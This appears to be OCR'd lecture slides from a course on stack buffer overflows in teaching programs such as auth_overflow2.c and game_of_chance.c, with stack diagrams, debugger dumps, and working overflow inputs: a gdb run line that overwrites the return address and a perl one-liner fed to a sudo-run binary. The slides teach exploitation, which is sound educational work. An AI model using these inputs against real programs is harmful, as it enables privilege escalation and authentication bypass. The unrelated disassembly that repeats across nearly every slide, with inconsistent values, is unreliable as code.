|              | <pre> loc_31306B:                                     ; CODE XREF: sub_312FD8+49                                                 ; sub_312FD8+49 call  sub_3140F3 test  eax, eax </pre> |                                                                                                                                                                                                                   |
|              | <pre> jg    short loc_31307D call  sub_3140F3 jmp  short loc_31308C </pre>                                                                                                              |                                                                                                                                                                                                                   |
| high address |                                                                                                                                                                                         | <pre> loc_31307D:                                     ; CODE XREF: sub_312FD8+55                                                 ; sub_312FD8+55 call  sub_3140F3 and   eax, 0FFFFFFh or    eax, 80070000h </pre> |

# 3-auth\_overflow2.c exercise

```

push  edi
call  sub_314623
test  eax, eax
jz    short loc_31306D
cmp   [ebp+arg_0], ebx
jne   short loc_313066
mov   eax, [ebp+var_70]
mov   eax, [ebp+var_84]
jb    short loc_313066
sub   eax, [ebp+var_84]
push  esi

```

|              |                  |                                                                                                           |
|--------------|------------------|-----------------------------------------------------------------------------------------------------------|
| low address  | &password_buffer | strcpy arguments<br>(first argument, dest; second argument, src)                                          |
|              | &password        |                                                                                                           |
|              | ???              |                                                                                                           |
|              | auth_flag        | local vars                                                                                                |
|              | password_buffer  |                                                                                                           |
|              |                  | loc_313066: ; CODE XREF: sub_312FD8+55<br>; sub_312FD8+55                                                 |
|              |                  | push  00h<br>call  sub_31411B                                                                             |
|              |                  | loc_31306D: ; CODE XREF: sub_312FD8+49<br>; sub_312FD8+49                                                 |
|              |                  | call  sub_3140F3<br>test  eax, eax                                                                        |
|              |                  | jg    short loc_31307D<br>call  sub_3140F3<br>jmp   short loc_31308C                                      |
| high address |                  | loc_31307D: ; CODE XREF: sub_312FD8+55<br>call  sub_3140E3<br>and   eax, 0FFFFFFh<br>or    eax, 80070000h |



# 3-auth\_overflow2.c exercise

```

push    edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jne    short loc_313066
mov    eax, [ebp+var_70]
mov    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push   esi

```

|              |                  |                                                                  |
|--------------|------------------|------------------------------------------------------------------|
| low address  | &password_buffer | strcpy arguments<br>(first argument, dest; second argument, src) |
|              | &password        |                                                                  |
|              | ???              | local vars                                                       |
|              | auth_flag        |                                                                  |
|              | password_buffer  |                                                                  |
|              |                  | loc_313066: ; CODE XREF: sub_312FD8+55<br>; sub_312FD8+55        |
|              |                  | push    00h<br>call   sub_31411B                                 |
|              |                  | loc_31306D: ; CODE XREF: sub_312FD8+49<br>; sub_312FD8+49        |
|              |                  | call   sub_3140F3<br>test   eax, eax                             |
|              | &password        | argument                                                         |
| high address | ???              | local vars (main)                                                |

```

and    eax, 0FFFFFFh
or     eax, 80070000h

```

```

loc_31308C: ; CODE XREF: sub_312FD8
mov    [ebp+var_4], eax

```

# 3-auth\_overflow2.c exercise

```

push  edi
call  sub_314623
test  eax, eax
jz    short loc_31306D
cmp   [ebp+arg_0], ebx
jne   short loc_313066
mov   eax, [ebp+var_70]
mov   eax, [ebp+var_84]
jb    short loc_313066
sub   eax, [ebp+var_84]
push  esi

```

|              |                  |                                                                  |
|--------------|------------------|------------------------------------------------------------------|
| low address  | &password_buffer | strcpy arguments<br>(first argument, dest; second argument, src) |
|              | &password        |                                                                  |
|              | ???              | local vars                                                       |
|              | auth_flag        |                                                                  |
|              | password_buffer  |                                                                  |
|              | ???              |                                                                  |
|              | old ebp          |                                                                  |
|              | old eip          | ← IMPORTANT                                                      |
|              | &password        | argument                                                         |
| high address | ???              | local vars (main)                                                |

```

sub_312FD8
+55
sub_312FD8
+49
sub_312FD8

```

```

and   eax, 0xffffffff
or    eax, 80070000h
loc_31308C:
mov   [ebp+var_4], eax
; CODE XREF: sub_312FD8

```

# 3-auth\_overflow2.c main

where do we want to go?

```
0x080484b6 <main+66>:   call    0x8048414 <check_authentication>
0x080484bb <main+71>:   test   eax,eax
0x080484bd <main+73>:   je     0x80484e5 <main+113>
0x080484bf <main+75>:   mov   DWORD PTR [esp],0x80485fb
```

```
push   edi
call   sub_314623
test   eax,eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnz   short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push   esi
push   esi
push   eax
push   edi
call   [ebp+arg_0], eax
call   sub_31486A
test   eax,eax
jz     short loc_31306D
push   esi
lea   eax, [ebp+arg_0]
push   eax
mov    esi, 1D0h
push   esi
push   [ebp+arg_4]
push   edi
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call   sub_3140F3
test   eax,eax
jg     short loc_31307D
call   sub_3140F3
jmp    short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call   sub_3140F3
and    eax, 0FFFFFFh
or     eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov    [ebp+var_4], eax
```

# 3-auth\_overflow2.c stack

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
```

let's put it together now

```
----- [regs]
EAX: 0xBFFFFFF760  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDD7  EDX: 0xBFFFFFF999  o d I t s Z a P c
ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFFFF778  ESP: 0xBFFFFFF740  EIP: 0x08048433
CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
```

```
[0x007B:0xBFFFFFF740]----- [stack]
0xBFFFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v.....x...3...
0xBFFFFFF740 : 60 F7 FF BF 89 F9 FF BF - 58 F7 FF BF D9 82 04 08 `.....X.....
0xBFFFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 00 00 00 00 ).....o.....
0xBFFFFFF760 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 00 AAAAAAAAAAAAAA.
0xBFFFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G.....
0xBFFFFFF780 : 89 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 .....
312FD8
```

```
----- [code]
0x08048433 <check_authentication+31>:  lea  eax, [ebp-24]
;
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
;
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFFh
or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

# 3-auth\_overflow2.c stack

r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
\$(printf '\xbf\x84\x04\x08\xbf')

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
call sub_314623
test eax, eax
jz short loc_31306D
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
```

----- [regs]  
EAX: 0xBFFFFFF40 EBX: 0xB7FD6FF4 ECX: 0xFFFFFDC9 EDX: 0xBFFFFFF999 o d I t s Z a p c  
ESI: 0xB8000CE0 EDI: 0x00000000 EBP: 0xBFFFFFF758 ESP: 0xBFFFFFF720 EIP: 0x08048433  
CS: 0073 DS: 007B ES: 007B FS: 0000 GS: 0033 SS: 007B

[0x007B:0xBFFFFFF720] ----- [stack]  
0xBFFFFFF710 : F0 76 F0 B7 E0 0C 00 B8 - 58 F7 FF BF 33 84 04 08 .v.....X...3...  
0xBFFFFFF720 : 40 F7 FF BF 77 F9 FF BF - 38 F7 FF BF D9 82 04 08 @...w...8.....  
0xBFFFFFF730 : 29 F7 F9 B7 F4 6F FD B7 - 68 F7 FF BF 00 00 00 00 )....o..h.....  
0xBFFFFFF740 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
0xBFFFFFF750 : 41 41 41 41 41 41 41 41 - 41 41 41 41 BF 84 04 08 AAAAAAAAAAAA....  
0xBFFFFFF760 : BF 00 FF BF 10 85 04 08 - C8 F7 FF BF BC FE EA B7 .....

----- [code]  
0x08048433 <check\_authentication+31>: lea eax, [ebp-24]  
test eax, eax  
jg short loc\_31307D  
call sub\_3140F3  
jmp short loc\_31308C

```
loc_31307D: call sub_3140F3 ; CODE XREF: sub_312FD8  
and eax, 0FFFFFFF  
or eax, 80070000h  
loc_31308C: ; CODE XREF: sub_312FD8  
mov [ebp+var_4], eax
```

# 4-game\_of\_chance

- Read and understand it
- Compile and play with it
- Where's the vulnerability?
- How do you exploit it?

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

# 4-game\_of\_chance.c

```
perl -e 'print "1\n5\n\n5\n" . "A"
x100 . "\x70\x8d\x04\x08\n"
"1\n\n" . "7\n"' | sudo .
/game_of_chance
```

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_314623
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

# Heap overflows

- Wow, you have until 04/10 until you have to deal with them

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+var_10], ebx
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```



# I'm sure not all of that sunk in Questions?

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

# Coming up

- Next class (Fri) is a lab
- After that (Tue) is a lecture on shellcoding

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_0]
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+85
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```